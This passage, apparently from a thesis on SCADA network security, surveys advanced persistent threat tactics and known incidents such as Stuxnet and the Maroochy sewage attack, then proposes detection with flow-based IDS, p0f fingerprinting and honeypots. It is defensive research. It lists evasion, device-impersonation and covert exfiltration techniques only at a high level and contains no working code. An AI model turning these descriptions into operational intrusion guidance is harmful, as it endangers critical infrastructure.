- Are funded either by a 3rd party or are financially motivated by post-operation funding
- Have the resources, tools, and skills needed to attack highly secured networks
- Have a high risk tolerance, especially in the case of state sponsored attacks

In addition, the timeframes seen in APT attacks tend to be longer than typical cyber attacks. [66] Statistics compiled by Mandiant indicate that the average APT attack is sustained over a period of 1 year; while the maximum (known) attack duration was 5 years. [54] Naturally, this highlights the highly persistent nature of APTs.

4.1.2 Attack Lifecycle

Like typical hackers, APTs generally conform to a lifecycle when exploiting a targeted network. This lifecycle takes them from initial network infiltration to creating a foothold and finally exploiting the intended target. [54] Unlike typical hackers, the tools and techniques used to infiltrate and maintain their foothold in the target network tend to be more complex. Generally speaking, the APT lifecycle is as follows:

1. Define the final target within the target network
2. Perform reconnaissance
3. Penetrate the perimeter of the network
4. Escalate privileges
5. Create a foothold and maintain a network presence
6. Perform lateral reconnaissance
7. Exploit laterally through the network
8. Exfiltrate target information/data

The initial infiltration and foothold processes are particularly interesting, considering their complexity. As mentioned previously, infiltration tactics tend to be more complex than traditional cyber attacks. Considering the complexity and security stance of target networks, APTs generally resort to targeting people instead of servers or workstations. [54] These types of human-based attacks can be used to bypass network perimeter security appliances. These types of attacks, generally referred to as *social engineering* attacks, aim to manipulate people into divulging passwords, downloading and executing binary files, emailing documents to compromised accounts, etc. Social engineering attack vectors include things like:

- Spear phishing
- Spy phishing
- Gaining remote through the supply chain
- Bribery

- Extortion

Furthermore, APTs generally utilize complex and customized malware/exploits to maintain network persistence. [12][66] By leveraging custom exploits and crimeware packs, APT attackers can further reduce the probability of being caught while furthering their foothold on the target network.

4.1.3 Types of APT Attacks

Generally speaking most APT attacks fall into three general categories: insider attacks, targeted malware, and network infiltration. These types of specific attack methodologies will be discussed in detail to further our understanding of our adversary.

4.1.3.1 Insider Attacks

Unlike the attack vectors and methodologies used by typical hackers, some types of APT attacks are more evasive due to the use of legitimate insider access and credentials. In some cases, extremely persistent or motivated adversaries may gain employment at a target, giving them first-hand knowledge of the network and providing them with a legitimate network presence.

Although most security hardening guidelines describe the use of defense in depth strategies for network protection, these types of implementations may be rare in non-military networks. [30][82] Because of this, the malicious use of legitimate internal network credential may be extremely difficult to detect or mitigate. In some cases, network infiltration may not be detected until data begins to be exfiltrated via the WAN. [12] Furthermore, an APT insider could install software onto internal network devices to ensure network access even if their employment was terminated.

Legitimate credentials could be used to escalate privileges locally and move laterally through a network to the intended target.

Insider attacks usually pose a significant threat to network security and are generally difficult to detect and prevent.

4.1.3.2 Targeted Malware

Conversely, not all APT attacks rely on skilled attackers performing manual exploitation. In some well-known cases (e.g.: Stuxnet), APTs have been known to develop extremely complex malware capable of manoeuvring through an infected network towards the intended target. [16][31]

This type of highly targeted malware could infect a target network via multiple infection points. These include:

- Email attachments from seemingly legitimate users (or other types of related spear phishing attacks)
- Exploiting Internet-facing services at the network perimeter
- Uploading malware to network file servers
- Social engineering users into clicking on links, visiting websites, etc.
- Loading malware on USB drives and leaving them around a business
- Exploiting client machines through watering hole attacks
- Infecting supply chains to jump into the target network
- Infecting remote worker computers

Once the malware has been introduced into the network, it may lay dormant for a period of time before infecting additional hosts. Over time the malware could escalate privileges and move laterally throughout the network until the intended target has been reached. In addition, the malware may connect back to a command and control server, providing remote access to the target network.

APT malware may use various techniques to avoid detection and retain network access. [16][24][31][82] This could be done using:

- Custom packers/crypters/mutators to evade antivirus technologies
- Zero-day exploits to infect other computers
- Stolen certificates to sign its own software (as to appear legitimate)
- Signed drivers to evade antivirus
- Rootkits
- Binders to attach to legitimate software

Modern day malware uses many of these techniques; however, more complex attacks like stealing signing certificates and using zero-day exploits help differentiate APT malware attacks due the time and cost associated with such techniques.

4.1.3.3 Network Infiltration

Lastly, most APT attacks are perpetrated by skilled attackers manually exploiting a target network. [66] These attackers, sometimes working in large groups (even thousands, as seen in the case of APT-1 [71]), use various tools at their disposal to work their way into the target network. This is similar to the attacks discussed at the beginning of this section.

These types of manual attacks are not uncommon, as seen in the Aurora attack of 2009 - one of the first well-known APT attacks that targeted a handful of fortune 500 companies, with a focus on stealing trade secrets. [12] The Aurora attacks started in early 2009 and lasted for most of the year before subsiding. After collecting statistics and evidence regarding a large number of attacks, Mandiant determined that social engineering attacks - like spear phishing - were used in most cases to penetrate target networks. [11] Once inside the network, APTs used lateral movements to exploit VIP targets and exfiltrate target data. The Aurora attacks

leveraged zero-day exploits, encryption, and custom exfiltration/obfuscation techniques to evade detection. [12]

4.1.4 Known Cases of SCADA-Specific APT Attacks

Although the APT cases mentioned so far have primarily targeted corporate networks, these types of attacks pose a grave threat to every nation's critical infrastructure networks as well. Unlike traditional IT networks, SCADA deployments tend to lack robust security controls, making their exploitation by an APT more probable. In order to highlight this concern, below are a few well-known cases of advanced persistent threats attacking SCADA deployments throughout the world.

When considering cyber security incidents pertaining to SCADA networks, three main events come to mind. First, the Department of Homeland Security's "Aurora" simulation; second, the recent state-sponsored Stuxnet attack targeting Iran's nuclear facilities; and finally, the disgruntled prospective employee who hacked into a city's waste management network in Queensland, Australia. [50][51][52]

To simulate the plausibility of ATP attacks, the Department of Homeland Security conducted the 'Aurora' attack in March 2007 with engineers from Idaho National Laboratories. This operation aimed to determine the impact cyber intrusions could have on physical infrastructure. [50][52] The successful execution of a network attack against a physical asset resulted in the "partial destruction of a $1 million dollar large diesel-electric generator". [52]

More recently, the Stuxnet malware attack against Iran's nuclear facilities showcased the threat APT malware poses to industrial control systems. According to Symantec, this attack affected over 100,000 computers (60% of which where in Iran) and targeted PLC and centrifuge devices. [22] Based on the complexity of the attack, the small form factor of the code, and insider knowledge required to execute the attack, some suggest the outbreak was state sponsored. [50][52] This highly

sophisticated SCADA-specific worm utilized multiple zero-day Windows exploits coupled with stolen certificates to replicate towards the intended target. [52]

Malware is not the only reason to be concerned about SCADA security, as seen in the Shire of Maroochy township attack in Queensland, Australia in the year 2000. Vitek Boden was turned down from a job with the municipality and "hacked into the city's wastewater management system. Over the course of to months, Boden repeatedly drove around the Maroochy Shire Council area issuing radio commands to sewage equipment and causing over 230,000 gallons of raw sewage to spill into local parks, rivers, and even onto the grounds of a Hyatt Regency Hotel". [51] The system was tampered with approximately 40 times before the attacks were actually detected. [52] This situation showcased the real risk of insider attacks.

Lastly, although not a cyber security attack, the importance of change management procedures was showcased in March 2008 in Baxley, Georgia. A nuclear power plant in Baxley was forced to shutdown when an operator deployed a software patch to a single computer. This patch caused communications to be disrupted between two SCADA systems, causing system failure. [36]

4.2 General Mitigation of APT Attacks

The mitigation of highly complex APT attacks appears at first to be an extremely difficult task – and it is. Currently, little research exists regarding the development of next-generation security solutions capable of detecting highly sophisticated and strategically timed attacks. Like protecting against traditional network attacks, one must focus on mitigating risk through the use of perimeter and interior security technologies, providing defense in depth for each part of a network. [8][16][30][47]

4.2.1 Perimeter vs. Interior Network Security

In order to understand the implementation of defense in depth security strategies, one must first understand the fundamental difference between perimeter and interior security. Each of these network segments requires specific mitigation technologies to ensure the protection of the target network.

A network's perimeter generally refers to its Internet-facing infrastructure. This could include network components like a DMZ: a special security zone used to host services like websites, email servers, and databases. Generally speaking, a DMZ is used to provide some inherent segregation from internal resources. This helps ensure the exploitation of Internet-facing servers cannot be leveraged to pivot into the internal network. However, in some cases misconfigured firewalls or DMZ network configurations may needlessly expose internal services to this type of attack. Ideally DMZ services would be entirely segregated from internal hosts or, in cases where this is not possible, should be highly restricted in terms of potential communication paths. To further protect the DMZ and ensure its isolation, administrators may rely on network-based intrusion detection systems to detect and even prevent active attacks against their perimeter.

A network's interior generally refers to internal hosts and services not intended to be exposed to the Internet. Such services could include internal email servers, source code repositories, file shares, etc. Naturally, these internal services may contain extremely sensitive information, ranging from personal information to trade secrets. Unlike the network perimeter, the interior is often less guarded against attacks. [72] Typically, administrators rely on network controls and segregated /grouped user accounts to isolate access to internal resources. Additionally, host-based technologies like antivirus and intrusion detection systems may be used to detect and prevent workstation intrusions. Unfortunately the pliable nature of the network interior often assists attackers in moving laterally throughout a corporate

network. This pliability is often difficult to reduce without systematically affecting legitimate users and the resources they require to complete their jobs.

4.2.2 Defense in depth

As we saw in the previous section, there appears to be a significant difference in security when comparing the exterior and interior network models. In cases where the network perimeter is highly secured, APT attackers may resort to exploiting human weaknesses in order to gain entry into the network. To ensure the overall security stance of the network is not compromised in this manner, security professionals must aim to provide defense in depth.

The *defense in depth* concept generally refers to the deployment and monitoring of various network and host-based security devices to provide well-rounded protection for a network. [72] Unlike traditional security controls that focus solely on perimeter and workstation security, defense in depth must provide equal protection of infrastructure devices, workstations, and servers throughout the network. [72] Below are examples of various security mechanisms that, when combined, can be used to provide this type of protection.

- Protecting the perimeter network:
  - Network-based intrusion detection systems (NIDS)
  - Host-based intrusion detection systems (HIDS)
  - Antivirus on servers
  - Server hardening to industry standards
  - Use of state-based or application layer firewalls
  - Reducing attack surface of servers
  - Performing regular assessments and audits
- Reducing the pliability of the interior network:
  - Host-based intrusion detection systems

    - Mandatory access control
    - Group policy for managing workstations
    - Mandatory antivirus installations
    - Network access control
    - Network-based intrusion detection systems
    - Network isolation using VLANs
    - Firewalls restricting inter-VLAN communications
- Detecting exfiltration of data:
    - Deep packet inspection at the perimeters
    - Statistical analysis machines
    - Robust and regularly reviewed logging
    - Locking down workstations by removing/disabling USB ports, CD-ROM drives and floppy disk drives
    - Restricting protocols allowed to exit to the WAN
    - Checking employees when leaving the facility
- Protecting against human manipulation:
    - Provide a comprehensive security awareness training program
    - Anti-spam and anti-phishing filters to reduce risk of exploitation
    - Well-defined consequences for not following security policies
    - Acceptable use policies
    - Sufficient background screening for new employees
- Physical device protection:
    - Physical isolation of datacenter and/or servers
    - Man traps
    - Biometrics for accessing sensitive areas
    - Locks on workstations
    - Tamper alarms for opening workstations
    - Asset tags for tracking devices

By no means is the list above comprehensive; however, by using various technologies in conjunction, an administration can provide a sufficient level of

security for his or her network. This type of defense in depth strategy would make the exploitation of devices more difficult and could prevent attackers from moving laterally through a network. These security controls do not ensure the integrity and security of a network; rather, they aim to reduce the network's attack surface, while making the detection of APT attackers more probable. [47][72][82]

4.3 Detecting APT Attacks

Considering the timespan and complexity of APT attacks seen against SCADA deployments, the detection of advanced attack vectors seems incomprehensible at times. In order to effectively identify, remediate, and protect against APTs, one must first understand the strategies used to evade traditional security controls. By correlating specific evasion techniques with the typical attack lifecycle seen in 4.1.2, one can break down advanced attacks into components, thus identifying specific mitigation strategies for each facet of an attack.

4.3.1 Strategies Used to Avoid Detection

Considering the average APT attack duration, it is apparent that the complexity of such attacks makes detection extremely difficult. As mentioned previously, SCADA networks tend to avoid integrating high-interaction security controls due to their effects on network latency and availability. One would assume that lack of traditional security controls makes APT detection difficult; however, the opposite is the case. Because of the highly static and predictable nature of SCADA environments, the introduction of new network devices or communication streams is easily identified. Below I will discuss the types of strategies that could be used by APT attackers to evade detection in SCADA networks.

Generally speaking, in order to evade detection in SCADA networks, APT attackers need to blend in with normal network operations. [8][30] This could be done by using legitimate credentials, impersonating devices, or by leveraging highly targeted zero-day exploits. By attempting to blend in with legitimate network communication streams, APTs can manipulate devices without being flagged by security appliances like network intrusion detection systems. [16][47]

4.3.1.1 Use of Legitimate Credentials

Ideally, an APT attacker would attempt to leverage legitimate user or system credentials in order to avoid detection. In order to gain access to such credentials, an attacker may perform spear phishing or social engineering attackers, coercing users to relinquish their credentials. In addition, some SCADA operators do not change default usernames and passwords shipped with PLCs and other control system devices. [16][47] Furthermore, the use of shared HMI credentials is more common than expected within the industry. [16] If an attacker were able to gain legitimate access to the HMI, SCADA systems could be manipulated in such a subtle way as to be almost entirely undetectable.

4.3.1.2 Impersonation of Legitimate Devices

Like corporate networks, SCADA infrastructure is also susceptible to highly sophisticated attacks. Attackers may infiltrate attached corporate networks to gain access to SCADA infrastructure, or could even be insiders with privileged access and information. In these cases one must assume the attacker has access to all network security and infrastructure information. This information would include the number of SCADA devices (RTUs, MTUs, HMIs, etc.) present on the network, device IP and MAC addresses, device credentials, protocol-level authentication credentials (if any),

and user accounts. If an attacker knows this information then one must assume they are able of perfectly impersonating legitimate devices.

Assuming physical security is present in the SCADA environment, the ability for an insider to impersonate legitimate devices is extremely frightening. If a rogue control system device, like a human machine interface (HMI), were introduced into the network, communications between itself and MTU and RTU devices would appear perfectly valid and non-malicious. At a high level, such attacks would be hard to detect.

When legitimate credentials are not accessible to an attacker, he or she may resort to impersonating legitimate devices or introducing new devices to the SCADA network. As mentioned earlier, most SCADA protocols (e.g.: Modbus, DNP3) are easily forged. Because of this, it may be easier for an attacker to impersonate or replay communications from an HMI instead of attempting to manipulate human operators. In some ways one could even consider this type of attack extremely stealthy. Since commands sent to PLCs and other remote devices rarely contain mutual device authentication mechanisms, the impersonation of an HMI (or similar control device) would be trivial once an attacker gained access to a network.

4.3.1.3 Leveraging Zero-day Exploits

In cases where human manipulation is not possible or network communications cannot be easily forged, a skilled and persistent attacker could reasonably procure a zero-day exploit to assist in network exploitation. These types of zero -day attacks would be difficult to detect, assuming they do not create a large amount of network noise.

An attacker could first conduct network reconnaissance to determine the types of PLC devices and software used within the SCADA environment. Next, the APT could purchase or illegally acquire the target software or hardware in order to

perform an offline security audit of the device. This would allow them to potentially discover a novel exploit for devices or software without resorting to noisy network-based fuzzing attacks. Considering a multitude of PLC devices have publically available exploit code, it is not unreasonable to assume the development of zero-day device and control system software exploits is beyond the capabilities of a skilled and motivated attacker.

4.3.1.4 Knowledge of Security Mechanisms

Furthermore, information collected during the reconnaissance phase of the APT lifecycle could be used to identify security mechanisms in place on the target network. This type of information could be collected by leveraging social engineering attacks against SCADA operators or through insider attacks. If an attacker were capable of collecting this type of sensitive information - which they surely are - it could be leveraged to hone various attacks to avoid detection. This could include things like:

- Refining network-based attacks to avoid IDS detection
- Manipulating network devices over time to avoid detection
- Not communicating directly with devices that are heavily monitored
- Manipulating remote devices and HMI communication to ensure human operators are not notified of state changes

4.3.1.5 Use of Covert Channels for Data Exfiltration

Lastly, in some cases internal SCADA information may be significant enough to justify its exfiltration. Unlike traditional IT networks, SCADA networks are rarely connected directly to the Internet. Because of this, the exploitation of SCADA

networks typically occurs by pivoting through attached corporate networks. [16][47]

In some cases an attacker may be able to exfiltrate sensitive data directly out to the Internet; however, it is more probable that data exfiltration will occur by pivoting connections back through a corporate intranet. [12] Once back in the corporate LAN, an attacker may disguise outbound connections using a variety of techniques, like:

- Encrypting communication channels
- Uploading data to cloud-based storage sites
- Using email attachments
- Posting to public Internet accounts like Twitter, Gmail, Facebook, etc.
- Hiding data in images and documents using steganography
- Remotely backing data up to a server

4.3.2 Detection of Specific APT Attack Scenarios

After looking at the types of evasive techniques used during APT attacks (as seen in previous sections), it appears as if detecting such sophisticated techniques is beyond the realm of existing technologies. In a way this is true – most security technologies are only capable of detecting a subset of all possible attacks. Stepping back and seeing the big picture allows one to see that even the most sophisticated APT attacks follow well-known attack methodologies.

By breaking down the attack lifecycle – and identifying specific techniques used in SCADA APT attacks – one can create strategies for detecting each phase of exploitation. Taking all of this into account, the summation of these technologies and detection strategies can provide *detection in depth* – a more robust and well-rounded approach to incident detection.

4.3.2.1 Network and Device Enumeration Phase

During the exploratory phases of every exploitation attempt, the attacker must learn about the systems, networks, and environments that are being targeted. This is referred to as the *information gathering* phase of an attack. Typically, this information is not publically available: the attacker must poke and prod at the network, slowly coercing valuable information out of hardware and software systems. Without sufficient knowledge of the targeted network, an APT is – at best – working in the dark. Looking at the average timeline of these attacks, it is clear that patience and persistence is the key to success.

An attacker can gather infrastructure information in many ways, including:

- Social engineering staff
- Collecting information through an insider attack
- Actively scanning the network to enumerate devices
- Identifying software versions by connect to, or using, control software
- Passively listening to network connections and fingerprinting devices using anomalies in their network stack implementation

These types of information gathering techniques can reveal a plethora of information about the target network, including:

- Hosts that are online
- DNS names
- Open ports and listening services
- Operating system versions
- Network layout and depth
- Physical Distance of devices based on their latency
- Likely use of each host
- Location of network gateways and security appliances
- Possible exploits based on network traffic seen (e.g.: SMB, SNMP, etc.)

Defending against many of these attacks – insider and social engineering attacks in particular – depends heavily on the development and enforcement of effective security policies. However, network-based security technologies are capable of detecting all types of active reconnaissance scans being performed on a network. This includes actively scanning the network for hosts and other devices, along with enumerating software running on servers and hosts. These types of reconnaissance scans tend to be extremely noisy and often rely on brute-force scanning IP ranges and ports to identify live hosts and services. To a certain extent, these types of scans tend to get lost in the noise of a typical network, blending in with normal connections.

Thanks to the static nature of SCADA networks, the detection of these scans becomes quite trivial. By profiling typical network connections, we can create a baseline of the network and easily detect anomalous connections. This type of connection analysis is known as *flow-based intrusion detection*. The brute-force nature of many network reconnaissance scans is statistically likely to create a connection that falls outside of this baseline. Furthermore, the static nature of SCADA significantly reduces both the false-positive and false negative rate of incident detection. By coupling SCADA-specific flow-based intrusion detection systems with traditional IT security technologies capable of detecting information gathering scans, we can provide a more robust solution for detecting this phase of an attack.

4.3.2.2 Leveraging Legitimate Credentials

Extremely sophisticated and persistent APT attacks may not always rely on traditional network reconnaissance scans to detect existing infrastructure and software. As mentioned previously, it is possible that a patient and cunning attacker could collect this information through an insider or social engineering attack. In this case, one must make the assumption that the attacker has an almost perfect

knowledge of the system: which devices and software are deployed, how everyday operations are being conducted, where security technologies are deployed on the network, etc. This type of attacker would leverage legitimate credentials – either their own, or another's – to perform system actions by using legitimate control system software, like an HMI.

Naturally, this type of attack is the most dangerous and difficult to detect. Initially it may seem as if the collection of credentials by an attacker would be difficult, but this is not the case. Legitimate network credentials could be collected through:

- Phishing users (externally or internally)
- Passively or actively sniffing network connections
- Socially engineering users
- Leveraging insider access (use of their own credentials)
- Brute forcing or guessing weak credentials
- Using a software's default credentials

Some of these attacks seem implausible; however, a large number of SCADA deployments still use default credentials, exposing their networks needlessly to this kind of attack. In some cases fear alone – often perpetuated by vendors – is enough to dissuade network administrators from changing default software and hardware credentials. [16][47]

The best way to detect an attacker abusing legitimate credentials is to look for anomalous connections occurring between hosts on the network. Like the strategy used when detecting the exploratory phase of an attack, one can profile typical interactions between network software to detect when credentials are being used to perform actions the control system does not often see. This type of statistical analysis is capable of detecting both insider and APT attacks.

Furthermore, it is possible to hijack malicious connections part of credential reuse attacks to collect critical information about the attack and its targets. Hijacking

suspicious connections and redirecting them to a honeypot can provide insight into attacks. This will fool the attacker into thinking the action has been successful, buying an administrator time to respond to an incident and allowing us to collect forensic and insightful information about an attack.

4.3.2.3 Device Impersonation Attacks

A novel solution for detecting device impersonation attacks involves passively monitoring devices over the network to generate unique signatures that can be used to uniquely identify individual devices. Such signatures can be used as a baseline for comparison when monitoring the network in the future. This approach to intrusion detection appears to be both simple and effective in the long term; SCADA networks tend to have a static number of devices that are rarely (if ever) upgraded.

An example of such an attack scenario is when an attacker gains physical access to a SCADA network running the Modbus protocol. This could be done through physical intrusion or via any number of network attacks. Once an attacker has gained access to the SCADA network, he has the ability to inject, modify, or drop any number of Modbus packets with relative ease. Modbus packets could then be intercepted via physical or logical man-in-the-middle attacks. This can be seen in Figure 1.



Figure 1: A Man-in-the-Middle Attack Between a HMI and PLC

Since most SCADA protocols do not provide mechanisms to verify the integrity or authenticity of communication streams, communication forging is extremely trivial. Because of this, an attacker could intercept communications between a HMI and RTU to modify packet contents and force the remote device to perform an undesired action. This can be seen in Figure 1. Because the attacker has intercepted a valid communication stream (merely modifying the packet's contents), the communication stream received by the PLC looks perfectly valid.

Another type of attack involves a knowledgeable attacker gaining access to a SCADA network and introducing a legitimate management or repeater device, like an HMI or master terminal unit (MTU). The malicious device looks like a legitimate addition to the network and would be impersonating a device identifier used by a legitimate network component. By impersonating such an identifier, the malicious device can interact with other SCADA devices without needing to resort to noisy network-level man-in-the-middle attacks. These types of attacks are difficult to detect since the attacker is trying to impersonate a real working device.

In the case where a new device is added to the network, whether it is impersonating a real device identifier or not, one can use flow-based intrusion detection technologies to detect the device on the network. Much like in network reconnaissance scans, the device will inevitably communicate outside of the network baseline (likely by creating an IP conflict or introducing itself on a network segment as a new device), making it detectable.

The same is true in regards to man-in-the-middle attacks: the introduction of the machine facilitating the attack would be enough alone to detect the attack. If an exploited network device were used as a starting point for an attack, it is very likely the communications needed to facilitate a man-in-the-middle attack (e.g.: ARP poisoning, DNS poisoning, etc.) would have not naturally occurred from that device in the past. Finally, in many cases traditional intrusion detection systems are easily capable of detecting such attacks with a high amount of certainty thanks to their noisy nature. [3][93] By coupling traditional technologies with flow-based intrusion detection techniques, we can certainly increase the probability of detecting an attack.

If an attacker were to forge communications from a network device, likely using an existing and exploited intermediary device, it would be significantly more difficult to detect such connections. In a way, one can almost say that these connections are perfect by nature: they may conform to a SCADA protocol perfectly, contain legitimate protocol actions, and may even appear to come from a legitimate device and IP address. Sometimes these connections may be detectable by flow-based intrusion detection systems (for example, if the source device doesn't usually communicate with the target); however, one must assume the attacker has perfect knowledge to craft these connections properly. How could one detect a set of forged packets perfectly conforming to normal communication patterns between devices?

Differences in network-stack implementations on all network devices can create OSI layer 1, 2, and 3 packet anomalies when forming packets and placing them on the wire. Often, various protocol options (like TTL, MSS, IP v6 Flow IDs, etc.) are left up to the underlying operating system after the packet has been formed

in software. In some cases, these options may never be user-definable (i.e.: Windows) and may provide some insight into the machine used to create a perfectly forged connection. By taking these anomalies into account, we can create fingerprints of network devices and their associated operating systems.

The following metrics can used to generate unique fingerprints for a device:

- IP protocol version
- Initial TTL value used by the operating system
- Length of IPv4/IPv6 options parameter
- Maximum segment size
- Window size
- Window scaling factor
- Explicit end-of-options parameter
- TCP protocol options, like:
    - No option
    - Timestamp
    - Selective ACK
    - Window scaling
    - Maximum segment size
    - Unsupported option IDs
- TCP and IP header vendor implementations, like:
    - IPv6 flow ID
    - Don't fragment bit
    - IPID number
    - Must-be-zero field
    - Urgent pointer and flag
    - PUSH flag
    - Explicit congestion notification support
    - Sequence number
    - ACK number
    - Window scaling factor

- Payload size

One of the most popular pieces of network-level fingerprinting software is called *p0f*. [45][92] *P0f* is an open-source, entirely passive network-level fingerprinting tool capable of generating complex, yet accurate, device fingerprints based on TCP network stack implementation quirks. *P0f* has been shown to be extremely fast and scalable for network segments of all sizes. In addition it provides API access for external programs to further streamline its integration with external applications. When used in TCP/IP environments, *p0f* "fingerprints the client-originating SYN packet and the first SYN+ACK response from the server, paying attention to factors such as the ordering of TCP options, the relation between maximum segment size and window size, the progression of TCP timestamps, and the state of about a dozen possible implementation quirks (e.g. non-zero values in 'must be zero' fields)." [92] Furthermore, *p0f* is capable of using various protocol implementation quirks to detect remote connection setups (like NAT, modems, connection types, etc.), the approximate uptime of a device, its distance – in hops – in the network, and even various firewall technologies on a network. This can all be done without sending a single packet on the wire.

After the *p0f* analyzes a packet's protocol-level anomalies, a fingerprint is created to identify the device. One example of a device fingerprint is as follows:

```
* : 64 : 0 : * : mss*10,6 : mss,sok,ts,nop,ws : df,id+ : 0
```

Figure 2: An Example Device Fingerprint

During the baseline analysis phased used by flow-based intrusion detection technologies, one can use these anomalies to create a set of fingerprints for all network devices. By monitoring and collecting fingerprints for all network communication streams, we can provide a mechanism for identifying changes in

these protocol-level quirks, allowing us to detect device forgery attempts. Because network protocol options and implementations are vendor specific (both at the hardware and software level), it is sometimes possible to detect perfectly forged communications based on packet anomalies at layers 1 through 3 of the OSI model. The specific techniques used to detect these attacks will be elaborated upon in upcoming chapters.

4.3.2.4 Zero-Day Attacks

Another threat to SCADA networks involves an attacker's use of novel and unknown exploits against network services and software. These types of newfangled exploits are called *zero-day* attacks. When preparing to defend SCADA networks, one cannot simply assume that all attacks will be a subset or modification of a known attack vector. An advanced, persistent, or well-funded attacker could reasonably identify network devices and software used throughout a SCADA network and could develop a custom exploit targeting a specific piece of hardware or software. Although this type of attack may seem implausible at first, the evidence speaks for itself: the Stuxnet attack alone leveraged multiple zero-day exploits to successfully exploit the targeted control system. [22][31]

Even if an attacker was not capable of developing a custom zero-day exploit, a well-funded attacker may opt to purchase such an exploit from criminal networks on the Internet. Assuming the attacker has already completed the enumeration phase of the attack, they would then be capable of executing a targeted, efficient, and effective attack against specific systems with little to no network noise.

Because of the unique nature of such attacks, traditional intrusion detection controls would be incapable of detecting the attempted or successful exploitation of targeted devices. In some cases, post-exploitation payloads could be detected by IDS technologies; however, it is reasonable to assume an APT would be more than

capable of evading post-exploitation detection through the use of encryption or other technologies capable of obscuring exploit payloads.

It is still possible to detect these types of attacks by leveraging flow-based intrusion detection systems. Like many other types of network attacks, zero-day exploits still require a connection between hosts on the network. Likely, an attacker using a zero-day exploit would be attempting to pivot through the control system, slowing working their way towards the intended target. If the connection containing the exploit were to fall outside the baseline created for the monitored network (in the case of flow-based IDS), we could detect the attack regardless of the exploit being used.

In a worst-case scenario, one must assume the attacker has perfect knowledge of both the system and the security technologies being used to detect attacks. In this case, an attacker would need to ensure all exploitation attempts conform to typical network connection baselines. This would significantly hamper their ability to pivot through the network without raising alarms.

4.3.2.5 Targeted Malware

More in-depth and stealthy APT attacks may rely on the creation and propagation of customized malware targeting a specific control system. From an attacker's perspective, there are many merits to this attack vector: the malware can be developed offsite without raising alarms pre-attack, the designer can integrate and automated various exploits to improve the probability of success, and the attacker can eliminate his presence on the network to reduce the probability of being caught. From a risk vs. reward perspective, this type of attack makes the most sense: it creates plausible deniability for both the author and the intentions of the malware.

In a way, customized malware follows the same patterns during an attack, albeit a nosier version. The malware still needs to scan the network for target hosts before launching an attack against a specific device or service. This initial scanning creates significant noise on a SCADA network (due to its static nature) and is detectable by flow-based intrusion detection systems. Furthermore, the exploits used by the malware to propagate (whether known or novel) require the malware to create payloads that reach the target. Naturally the spray-and-pray method of viral propagation would inevitably create an anomalous communication stream within the monitored network.

In more simple cases, it is fair to assume that both traditional and variants of known malware could be easily detected and removed using traditional network or host-based anti-malware technologies; however, customized malware is often capable of avoiding detection by even the most advanced antivirus and antimalware software. To adequately protect critical control networks against targeted malware attacks, we must assume the attacker has sufficient knowledge or resources to create a piece of malware capable of evading antimalware technologies.

The effective detection of such attacks can only occur when coupling traditional anti-malware technologies with flow-based intrusion detection systems. This detection in depth approach to malware detection would significantly reduce the probability of false negatives when monitoring control networks for malware attacks.

4.3.2.6 Exfiltration of Data via Covert Channels

Lastly, in some cases internal SCADA information may be significant enough to justify its exfiltration. Unlike traditional IT networks, SCADA networks are rarely connected directly to the Internet. Because of this, the exploitation of SCADA networks typically occurs by pivoting through attached corporate networks. [12][16] Thanks to the isolated nature of SCADA networks, the detection of data exfiltration attempts can be fairly simple. Ideally, communication streams leaving and entering the network should be highly controlled. Very few legitimate communications need to leave a SCADA network. Some examples of legitimate data streams could be:

- Pushing logs or historical data to offsite mirror servers
- Sending relevant information to corporate business logic servers
- Sending alerts to security staff

These types of communications are highly predictable by nature. Because of this, controlling them would also be simple through the proper deployment of network perimeter firewalls. If SCADA security deployments tightly restricted communication channels leaving the network (e.g.: deny all, with limited exceptions), data exfiltration would be extremely difficult for an attacker.

Furthermore, the detection of attacks that successfully bypass perimeter controls is possible through the use of flow-based intrusion detection systems. Like our methods for detecting other types of attacks, flow-based IDS is capable of detecting anomalous connections anywhere in the network.

4.3.2.7 Summary of APT Detection Technologies

The following tables summarizes the methods an APT attacker uses to avoid detection, and indicates which proposed mitigation technologies are most effective for detecting the appropriate type of attack. [3][8][16][24][30][47][93]

	Traditional IDS	***Flow-Based IDS***	***Network Stack Fingerprinting***	***Honeypots***
Network and Device Enumeration	Yes	Yes	YES	Yes
Use of Legitimate Credentials	No	Yes	No	Yes
Device Impersonation	No	No	Yes	Yes
Zero-day Exploits	No	Yes	No	Yes
Targeted Malware	No	Yes	No	Yes
Data Exfiltration	Yes	Yes	No	No

Figure 3: APT Attack Vectors vs. Detection Technologies

As one can see, it is possible to detect the use of each technique using multiple approaches to intrusion detection. By not relying on a single technology for intrusion detection, one can increase the probability of successful incident detection while reducing the rate of false-negatives.

Chapter 5. Detection in Depth Algorithm and Architecture

Given the reliance on, and the importance of, SCADA infrastructure, the identification and mitigation of APT threats should be considered paramount. Current security solutions aiming to mitigate both traditional and APT-style attacks put a heavy emphasis on the detection and management of a small subset of possible attack vectors. This limited focus does help increase overall security in specific areas of a SCADA network; however, it does not provide robust and effective security controls comparable to those deployed in non-SCADA networks.

Over time the lack of effective and well-rounded security controls for SCADA networks has created an ever-increasing need for a security solution capable of providing impactful and reliable security event detection and mitigation. This chapter presents a novel solution that delivers a SCADA-specific detection in depth algorithm capable of countering SCADA-specific advanced persistent threats. By integrating multiple algorithmic approaches to security event detection, one can create a security solution capable of managing a plethora of attack vectors while providing simplicity and consolidation during deployment.

5.1 Requirements for Countering SCADA APTs

One must strictly outline both the design goals and detection capabilities of a SCADA-centric security solution to ensure any proposed algorithm can provide both detection in depth and effective incident detection while not negatively impacting network performance.

Fulfilling these requirements requires the development of a solution and security event detection algorithm that is:

1. Capable of detecting and alerting on various types of attacks, ranging from network enumeration to advanced device exploitation
2. Integrating the best parts of various technologies to create a well-rounded intrusion detection framework
